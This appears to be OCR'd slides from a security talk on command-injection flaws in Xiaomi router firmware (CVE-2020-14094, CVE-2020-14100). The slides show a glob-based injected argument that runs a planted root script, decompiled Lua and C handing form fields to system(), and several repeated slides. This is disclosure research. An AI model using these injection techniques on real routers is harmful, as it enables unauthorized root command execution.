
```
root@XiaoQiang:/tmp# ls -l 12345.mbu
-rwxr-xr-x    1 root     root            47 May  9 14:43 12345.mbu
root@XiaoQiang:/tmp# cat 12345.mbu
#!/bin/sh

echo "hacked by M4x!" > /tmp/hacked
root@XiaoQiang:/tmp#
```




```
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
12345 root      1328 R    ps w
^C
root@XiaoQiang:/tmp# cat hacked
hacked by M4x!
root@XiaoQiang:/tmp#
```

We injected | /???/12345???? |, which will be interpreted as | /tmp/12345.mbu | and bingo!

More Vuls



```
root@XiaoQiang:/tmp# ls -l 12345.mbu
-rwxr-xr-x    1 root     root            47 May  9 14:43 12345.mbu
root@XiaoQiang:/tmp# cat 12345.mbu
#!/bin/sh

echo "hacked by M4x!" > /tmp/hacked
root@XiaoQiang:/tmp# 
```




```
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
 9815 root      1328 S    sh -c /etc/init.d/miqos on_limit max 00:00:00:00:00:00 | /???/12345???? | 80000 160000
12345 root      1328 R    ps w
^C
root@XiaoQiang:/tmp# cat hacked
hacked by M4x!
root@XiaoQiang:/tmp# 
```

Remote Command Execution!

We injected | /???/12345???? |, which will be interpreted as
| /tmp/12345.mbu | and bingo!


More Vuls (CVE-2020-14094)


```
L4_813 = L4_813.formvalue
L5_814 = "bssid"
L4_813 = L4_813(L5_814)
L5_814 = _UPVALUE0_
L5_814 = L5_814.formvalue
L5_814 = L5_814("user_id")
_UPVALUE1_.log(debug_level, "ssid = " .. L3_812)
_UPVALUE1_.log(debug_level, "bssid = " .. L4_813)
_UPVALUE1_.log(debug_level, "uid = " .. L5_814)
if L0_809.isStrNil(L3_812) or L0_809.isStrNil(L4_813) or L0_809.isStrNil(L5_814) then
  L2_811.code = 1523
end
if L2_811.code ~= 0 then
  L2_811.msg = _UPVALUE2_.getErrorMessage(L2_811.code)
else
  L0_809.forkExec(string.format("connect -s \"%s\" -b \"%s\" -u \"%s\"", L0_809._cmdformat(L3_812), L0_809.
  _cmdformat(L4_813), L0_809._cmdformat(L5_814)))
```


`, $, “ and \ is sanitized by _cmdformat, and &, |, ; lose their power when wrapped by “”. So is it a dead end?

More Vuls (CVE-2020-14094)

Digging into the
connect binary…




```
void __fastcall log_bssid(char *bssid, unsigned int a2)
{
  char v2[256]; // [xsp+20h] [xbp+20h] BYREF

  sprintf(v2, "echo %d > /tmp/miwifi-scan/%s", a2, bssid);
  system(v2);
}
```




More Vuls (CVE-2020-14094)

Digging into the connect binary…




```
void __fastcall log_bssid(char *bssid, unsigned int a2)
{
  char v2[256]; // [xsp+20h] [xbp+20h] BYREF

  sprintf(v2, "echo %d > /tmp/miwifi-scan/%s", a2, bssid);
  system(v2);
}
```

Remote Command Execution!



More Vuls(CVE-2020-14100)




xqnetwork.lua > setWan > setWan6


```
    else
        L18_217 = string.format("sleep 2; /etc/init.d/ipv6 static %s %s %s %s %s,%s", L12_211, L13_212,
        L19_218, L15_214, L16_215, L17_216)
    end
    L2_201.forkExec(L18_217)
```

All sensitive characters(including `,|,&,$,;) are sanitized……

More Vuls(CVE-2020-14100)



